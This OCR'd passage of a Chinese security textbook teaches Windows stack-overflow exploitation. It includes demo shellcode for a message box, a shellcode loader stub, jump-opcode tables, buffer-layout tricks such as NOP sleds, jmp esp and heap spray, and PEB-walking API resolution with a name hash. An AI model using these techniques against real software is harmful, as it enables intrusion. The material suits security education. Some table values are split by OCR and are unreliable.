


图 3.2.6　计算 ExitProcess 函数的入口地址

写出的 shellcode 的源代码如下所示。

```
    #include <windows.h>
int main()
{
     HINSTANCE LibHandle;
     char dllbuf[11] = "user32.dll";
     LibHandle = LoadLibrary(dllbuf);
     _asm{
        sub sp,0x440
        xor ebx,ebx
        push ebx // cut string
        push 0x74736577
        push 0x6C696166//push failwest

        mov eax,esp //load address of failwest
        push ebx
        push eax
        push eax
        push ebx

        mov  eax,0x77D804EA // address should be reset in different OS
        call eax  //call MessageboxA
```

```
            push ebx
            mov eax,0x7C81CDDA
            call eax //call exit(0)
        }
    }
```

为了提取出汇编代码对应的机器码，我们将上述代码用 VC6.0 编译运行通过后，再用 OllyDbg 加载可执行文件，选中所需的代码后可直接将其 dump 到文件中，如图 3.2.7 所示。

通过 IDA P ro 等其他反汇编工具也可以从 PE 文件中得到对应的机器码。当然，如果熟悉 intel 指令集，也可以为自己编写专用的由汇编指令到机器指令的转换工具。

现在我们已经具备了制作新 exploit 需要的所有信息。




图 3.2.7　从 PE 文件中提取 shellcode 的机器码

（1）搜索到的 jmp esp 地址，用作重定位 shellcode 的“跳板”：0x77DC14CC。

（2）修改后并重新提取得到的 shellcode，如表 3-2-2 所示。

表 3-2-2　shellcode 及注释

机器代码（十六进制）	汇编指令	注　　释
33 DB	XOR EBX,EBX	压入 NULL 结尾的“failwest”字符串。之所以用 EBX 清零后入栈作为字符串的截断符，是为了避免“PUSH 0”中的 NULL，否则植入的机器码会被 strcpy 函数截断
53 PU	SH EBX	
68 77 65 73 74	PUSH 74736577	
68 66 61 69 6C	PUSH 6C696166	

续表

机器代码（十六进制）	汇编指令	注　　释
8B C4	MOV EAX,ESP	EAX 里是字符串指针
53 PU	SH EBX	4 个参数按照从右向左的顺序入栈，分别为(0,failwest,failwest,0) 消息框为默认风格，文本区和标题都是“failwest”
50 PU	SH EAX	
50 PU	SH EAX	
53 PU	SH EBX	
B8 EA 04 D8 77	MOV EAX, 0x77D804EA	调用 MessageBoxA。注意：不同的机器这里的函数入口地址可能不同，请按实际值填入
FF D0	CALL EAX	
53 PU	SH EBX	调用 exit(0)。注意：不同的机器这里的函数入口地址可能不同，请按实际值填入
B8 DA CD 81 7C	MOV EAX, 0x7C81CDDA	
FF D0	CALL EAX	

按照 2.4 节中对栈内情况的分析，我们将 password.txt 制作成如图 3.2.8 所示的形式。




图 3.2.8　在输入文件中部署 shellcode

现在再运行密码验证程序，怎么样，程序退出的时候不会报内存错误了吧。虽然还是同样的消息框，但是这次植入代码的流程和 2.4 节中已有很大不同了，最核心的地方就是使用了跳转地址定位 shellcode，进程被劫持的过程如图 3.2.3 中我们设计的那样。

3.3　缓冲区的组织

3.3.1　缓冲区的组成

如果选用 jmp esp 作为定位 shellcode 的跳板，那么在函数返回后要根据缓冲区大小、所需 shellcode 长短等实际情况灵活地布置缓冲区。送入缓冲区的数据可以分为以下几种。

（1）填充物：可以是任何值，但是一般用 NOP 指令对应的 0x90 来填充缓冲区，并把 shellcode 布置于其后。这样即使不能准确地跳转到 shellcode 的开始，只要能跳进填充区，处理器最终也能顺序执行到 shellcode。

（2）淹没返回地址的数据：可以是跳转指令的地址、shellcode 起始地址，甚至是一个近似

的 shellcode 的地址。


（3）shellcode：可执行的机器代码。

在缓冲区中怎样摆放 shellcode 对 exploit 的成功至关重要。回顾 2.4 节的实验和 3.2 节实验中缓冲区分布的不同，如图 3.3.1 所示。

2.4 节的 exploit 中，shellcode 只有几十个字节，我们干脆把它直接放在缓冲区 buffer[44] 里，所以 shellcode 位于函数返回地址之前。

3.2 节的 exploit 中，我们使用了跳转指令 jmp esp 来定位 shellcode，所以在溢出时我们比 2.4 节中多覆盖了一片内存空间，把 shellcode 恰好布置在函数返回地址之后。

您会在稍后发现把 shellcode 布置在函数返回地址之后的好处（不用担心自身被压栈数据破坏）。但是，超过函数返回地址以后将是前栈帧数据（栈的方向，内存高址），而一个实用的 shellcode 往往需要几百个字节，这样大范围地破坏前栈帧数据有可能引发一些其他问题。例如，若想在执行完 shellcode 后通过修复寄存器的值，让函数正常返回继续执行原程序，就不能随意破坏前栈帧的数据。



2.4 节实验，用静态地址直接定位 shellcode，函数返回后缓冲区的分布

3.2 节实验，用跳转指令间接定位 shellcode，函数返回后缓冲区的分布

其他形式的缓冲区的分布

图 3.3.1　不同缓冲区组织方式

当缓冲区较大时，我们倾向于像 2.4 节中那样把 shellcode 布置在缓冲区内。这样做有以下好处。

（1）合理利用缓冲区，使攻击串的总长度减小：对于远程攻击，有时所有数据必须包含在一个数据包中！

（2）对程序破坏小，比较稳定：溢出基本发生在当前栈帧内，不会大范围破坏前栈帧。

当然，即便是使用跳转指令来定位 shellcode，我们也可以把缓冲区布置成类似 2.4 节中那样。例如，图 3.3.1 中的最后一种组织方式，在返回地址之后再多淹没一点，并在那里布置一个仅仅几个字节的“shellcode hea der”，引导处理器跳转到位于缓冲区中那一大片真正的 shellcode 中去。

3.3.2 抬高栈顶保护 shellcode

将 shellcode 布置在缓冲区中虽然有不少好处，但是也会产生问题。函数返回时，当前栈帧被弹出，这时缓冲区位于栈顶 ESP 之上的内存区域。在弹出栈帧时只是改变了 ESP 寄存器中的值，逻辑上，ESP 以上的内存空间的数据已经作废；物理上，这些数据并没有被销毁。如果 shellcode 中没有压栈指令向栈中写入数据还没有太大影响；但如果使用 push 指令在栈中暂存数据，压栈数据很可能会破坏到 shellcode 本身。这个过程如图 3.3.2 所示。

当缓冲区相对 shellcode 较大时，把 shellcode 布置在缓冲区的“前端”（内存低址方向），这时 shellcode 离栈顶较远，几次压栈可能只会破坏到一些填充值 nop；但是，如果缓冲区已经被 shellcode 占满，则 shellcode 离栈顶比较近，这时的情况就比较危险了。




图 3.3.2 栈中的 shellcode 被破坏

为了使 shellcode 具有较强的通用性，我们通常会在 shellcode 一开始就大范围抬高栈顶，把 shellcode“藏”在栈内，从而达到保护自身安全的目的。这个过程如图 3.3.3 所示。

3.3.3 使用其他跳转指令

使用 jmp esp 做“跳板”的方法是最简单，也是最常用的定位 shellcode 的方法。在实际的漏洞利用过程中，应当注意观察漏洞函数返回时所有寄存器的值。往往除了 ESP 之外，EAX、EBX、ESI 等寄存器也会指向栈顶附近，故在选择跳转指令地址时也可以灵活一些，除了 jmp esp 之外，mov eax、esp 和 jmp eax 等指令序列也可以完成进入栈区的功能。




图 3.3.3　抬高栈顶以保护 shellcode

这里给出常用跳转指令与机器码的对应关系，如表 3-3-1 所示。

表 3-3-1　常用跳转指令与机器码的对应关系

机器码（十六进制）	对应的跳转指令	机器码（十六进制）	对应的跳转指令
FF E0	JMP EAX	FF D0	CALL EAX
FF E1	JMP ECX	FF D1	CALL ECX
FF E2	JMP EDX	FF D2	CALL EDX
FF E3	JMP EBX	FF D3	CALL EBX
FF E4	JMP ESP	FF D4	CALL ESP
FF E5	JMP EBP	FF D5	CALL EBP
FF E6	JMP ESI	FF D6	CALL ESI
FF E7	JMP EDI	FF D7	CALL EDI

您可以在 3.2 节中给出的 jmp esp 指令地址搜索程序的基础上稍加修改，方便地搜索出其他跳转指令的地址。

3.3.4　不使用跳转指令

个别有苛刻的限制条件的漏洞不允许我们使用跳转指令精确定位 shellcode，而使用 shellcode 的静态地址来覆盖又不够准确，这时我们可以做一个折中：如果能够淹没大片的内存区域，可以将 shellcode 布置在一大段 nop 之后。这时定位 shellcode 时，只要能跳进这一大片 nop 中，shellcode 就可以最终得到执行，如图 3.3.4 所示。这种方法好像蒙着眼睛射击，如果靶

子无比大，那么枪枪命中也不是没有可能。

在浏览器漏洞利用时，常常采取的 Heap Spray 技术用的就是上述的缓冲区分布思想。Heap Spary 技术会在后续的章节及案例中详细讨论。

3.3.5 函数返回地址移位

在一些情况下，返回地址距离缓冲区的偏移量是不确定的，这时我们也可以采取前面介绍过的增加“靶子面积”的方法来提高 exploit 的成功率。

如果函数返回地址的偏移按双字（DWORD）不定，可以用一片连续的跳转指令的地址来覆盖函数返回地址，只要其中有一个能够成功覆盖，shellcode 就可以得到执行。这个过程如图 3.3.5 所示。




图 3.3.4 扩大 shellcode 面积，提高命中概率




图 3.3.5 大面积“扫射”返回地址

还有一些情况会更加棘手。考虑由 strcat 产生的漏洞。

```
……
strcat(“程序安装目录”，输入字符串)；
……
```

而不同的主机可能会有不同的程序安装目录。例如：

```
c:\failwest\
c:\failwestq\
c:\failwestqq\
c:\failwestqqq\
```

这样，函数返回地址距离我们输入的字符串的偏移在不同的计算机上就有可能按照字节错位，如图 3.3.6 所示。




图 3.3.6　按字节错位引起的定位失败

图 3.3.6 中本想把函数返回地址覆盖为 0x7C81CDDA 处的跳转地址，在本机调试通过后，有可能会由于其他计算机上作为字符串前半部分的程序安装目录不同，而使覆盖的地址错位失效。这样，我们精心设计的 exploit 在别的计算机上可能只有 1/4 的成功率，通用性大大降低。

解决这种尴尬情况的一个办法是使用按字节相同的双字跳转地址，甚至可以使用堆中的地址，然后想办法将 shellcode 用堆扩展的办法放置在相应的区域。这种 heap s pray 的办法在 IE 漏洞的利用中经常使用，如图 3.3.7 所示。




图 3.3.7　用 heap spray 部署技术解决字节错位问题

我们将在第 27 章中的 IE 漏洞利用实验中实践这种方法。

3.4 开发通用的 shellcode

3.4.1 定位 API 的原理

回顾 2.4 节和 3.2 节中的 shellcode 是怎样调用 MessagBoxA 和 ExitProcess 函数的。如果您亲手实验了这些步骤，在使用 Dependency Walker 计算您的计算机中的 API 入口地址的时候，可能会发现您的地址和本书实验指导中的地址有所差异。原因有几下几点。

（1）不同的操作系统版本：Windows 2000，Windows XP 等会影响动态链接库的加载基址。

（2）不同的补丁版本：很多安全补丁会修改这些动态链接库中的函数，使得不同版本补丁对应的动态链接库的内容有所不同，包括动态链接库文件的大小和导出函数的偏移地址。

由于这些因素，我们手工查出的 API 地址很可能会在其他计算机上失效。在 shellcode 中使用静态函数地址来调用 API 会使 exploit 的通用性受到很大限制。所以，实际中使用的 shellcode 必须还要能动态地获得自身所需的 API 函数地址。

Windows 的 API 是通过动态链接库中的导出函数来实现的，例如，内存操作等函数在 kernel32.dll 中实现；大量的图形界面相关的 API 则在 user32.dll 中实现。Win_32 平台下的 shellcode 使用最广泛的方法，就是通过从进程环境块中找到动态链接库的导出表，并搜索出所需的 API 地址，然后逐一调用。

所有 win_32 程序都会加载 ntdll.dll 和 kernel32.dll 这两个最基础的动态链接库。如果想要在 win_32 平台下定位 kernel32.dll 中的 API 地址，可以采用如下方法。

（1）首先通过段选择字 FS 在内存中找到当前的线程环境块 TEB。

（2）线程环境块偏移位置为 0x30 的地方存放着指向进程环境块 PEB 的指针。

（3）进程环境块中偏移位置为 0x0C 的地方存放着指向 PEB_LDR_DATA 结构体的指针，其中，存放着已经被进程装载的动态链接库的信息。

（4）PEB_LDR_DATA 结构体偏移位置为 0x1C 的地方存放着指向模块初始化链表的头指针 InInitializationOrderModuleList。

（5）模块初始化链表 InInitializationOrderModuleList 中按顺序存放着 PE 装入运行时初始化模块的信息，第一个链表结点是 ntdll.dll，第二个链表结点就是 kernel32.dll。

（6）找到属于 kernel32.dll 的结点后，在其基础上再偏移 0x08 就是 kernel32.dll 在内存中的加载基地址。

（7）从 kernel32.dll 的加载基址算起，偏移 0x3C 的地方就是其 PE 头。

（8）PE 头偏移 0x78 的地方存放着指向函数导出表的指针。

（9）至此，我们可以按如下方式在函数导出表中算出所需函数的入口地址，如图 3.4.1 所示。

- 导出表偏移 0x1C 处的指针指向存储导出函数偏移地址（RVA）的列表。
- 导出表偏移 0x20 处的指针指向存储导出函数函数名的列表。
- 函数的 RVA 地址和名字按照顺序存放在上述两个列表中，我们可以在名称列表中定位到所需的函数是第几个，然后在地址列表中找到对应的 RVA。
- 获得 RVA 后，再加上前边已经得到的动态链接库的加载基址，就获得了所需 API 此刻在内存中的虚拟地址，这个地址就是我们最终在 shellcode 中调用时需要的地址。

按照上面的方法，我们已经可以获得 kernel32.dll 中的任意函数。类似地，我们已经具备了定位 ws2_32.dll 中的 winsock 函数来编写一个能够获得远程 shell 的真正的 shellcode 了。

其实，在摸透了 kernel32.dll 中的所有导出函数之后，结合使用其中的两个函数 LoadLibrary() 和 GetProcAddress()，有时可以让定位所需其他 API 的工作变得更加容易。




图 3.4.1　在 shellcode 中动态定位 API 的原理

本节实验将用上述定位 API 的方法把弹出消息框的 shellcode 进一步完善，使其能够适应任意 win_32 平台，不受操作系统版本和补丁版本的限制。

3.4.2　shellcode 的加载与调试

shellcode 的最常见形式就是用转移字符把机器码存在一个字符数组中，例如，前边我们弹出消息框并能正常退出程序的 shellcode 就可以存成下述形式。

```
char box_popup[]=
"\x66\x81\xEC\x40\x04"            //  SUB SP,440
"\x33\xDB"                        //  XOR EBX,EBX
"\x53"                            //  PUSH EBX
"\x68\x77\x65\x73\x74"            //  PUSH 74736577
"\x68\x66\x61\x69\x6C"            //  PUSH 6C696166
"\x8B\xC4"                        //  MOV EAX,ESP
"\x53"                            //  PUSH EBX
"\x50"                            //  PUSH EAX
"\x50"                            //  PUSH EAX
"\x53"                            //  PUSH EBX
"\xB8\xEA\x04\xD8\x77"            //  MOV EAX,user32.MessageBoxA
"\xFF\xD0"                        //  CALL EAX
"\x53"                            //  PUSH EBX   ;/ExitCode
"\xB8\xDA\xCD\x81\x7C"            //  MOV EAX,kernel32.ExitProcess
"\xFF\xD0";                       //  CALL EAX   ;\ExitProcess
```

如果在互联网上搜集常用的 shellcode，一般得到的也是类似的存于字符数组的机器码。我们本节实验中将对上述代码进行完善，加入自动获取 API 入口地址的功能，最终得到的也是类似这种形式的机器代码。

虽然这种形式的 shellcode 可以在 C 语言中轻易地布置进内存的目标区域，但是如果出了问题，往往难于调试。所以，在我们开始着手改造 shellcode 之前，先看看相关的调试环境。

由于 shellcode 需要漏洞程序已经初始化好了的进程空间和资源等，故往往不能单独运行。为了能在实际运行中调试这样的机器码，我们可以使用这样一段简单的代码来装载 shellcode。

```
char shellcode[]="\x66\x81\xEC\x40\x04\x33\xDB……";//欲调试的十六
                                                  //进制机器码"
void main()
{
      __asm
      {
                lea eax, shellcode
                push            eax
                ret
      }
}
```

ret 指令会将 push 进去的 shellcode 在栈中的起始地址弹给 EIP，让处理器跳转到栈区去执行 shellcode。我们可以用这段装载程序运行搜集到的 shellcode，并调试之。若搜集到的 shellcode 不能满足需求，也可以在调试的基础上稍作修改，为它增加新功能。

3.4.3 动态定位 API 地址的 shellcode

下面我们将给 shellcode 加入自动定位 API 的功能。为了实现弹出消息框并显示“failwest”

的功能，需要使用如下 API 函数。

（1）MessageBoxA 位于 user32.dll 中，用于弹出消息框。

（2）ExitProcess　位于 kernel32.dll 中，用于正常退出程序。

（3）LoadLibraryA 位于 kernel32.dll 中。并不是所有的程序都会装载 user32.dll，所以在我们调用 MessageBoxA 之前，应该先使用 LoadLibrary(“user32.dll”)装载其所属的动态链接库。

通过前面介绍的 win_32 平台下搜索 API 地址的办法，我们可以从 FS 所指的线程环境块开始，一直追溯到动态链接库的函数名导出表，在其中搜索出所需的 API 函数是第几个，然后在函数偏移地址（RVA）导出表中找到这个地址。

由于 shellcode 最终是要放进缓冲区的，为了让 shellcode 更加通用，能被大多数缓冲区容纳，我们总是希望 shellcode 尽可能短。因此，在函数名导出表中搜索函数名的时候，一般情况下并不会用“MessageBoxA”这么长的字符串去进行直接比较。

通常情况下，我们会对所需的 API 函数名进行 hash 运算，在搜索导出表时对当前遇到的函数名也进行同样的 hash，这样只要比较 hash 所得的摘要（digest）就能判定是不是我们所需的 API 了。虽然这种搜索方法需要引入额外的 hash 算法，但是可以节省出存储函数名字符串的代码。

提示：本书中所说的 hash 指的是 hash 算法，是一个运算过程。经过 hash 后得到的值将被称做摘要，即 digest，请读者注意这种叙述方式。

本节实验中所用 hash 函数的 C 代码如下。

```
#include <stdio.h>
#include <windows.h>
DWORD GetHash(char *fun_name)
{
      DWORD digest=0;
      while(*fun_name)
      {
          digest=((digest<<25)|(digest>>7));            //循环右移 7 位
          digest+= *fun_name ;                          //累加
          fun_name++;
      }
      return digest;
}
main()
{
      DWORD hash;
      hash= GetHash("AddAtomA");
      printf("result of hash is %.8x\n",hash);
   }
```

如上述代码，我们将把字符串中的字符逐一取出，把 ASCII 码从单字节转换成四字节的双字（DWORD），循环右移 7 位之后再进行累积。

代码中只比较经过 hash 运算的函数名摘要，也就是说，不论 API 函数名多么长，我们只需要存一个双字就行。而上述 hash 算法只需要用 ror 和 add 两条指令就能实现。

题外话：在下一节中，我们将讨论怎样精简 shellcode 的长度，其中会详细讨论按照什么标准来选取 hash 算法。实际上您会发现 hash 后的摘要并不一定是一个双字（32bit），精心构造的 hash 算法可以让一个字节（8bit）的摘要也满足要求。

API 函数及 hash 后的摘要如表 3-4-1 所示。

表 3-4-1　API 函数及 hash 后的摘要

API 函数名	经过 hash 运算后得到的摘要 digest
MessageBoxA 0x1e	380a6a
ExitProcess 0x4fd18963	
LoadLibraryA 0x0c	917432

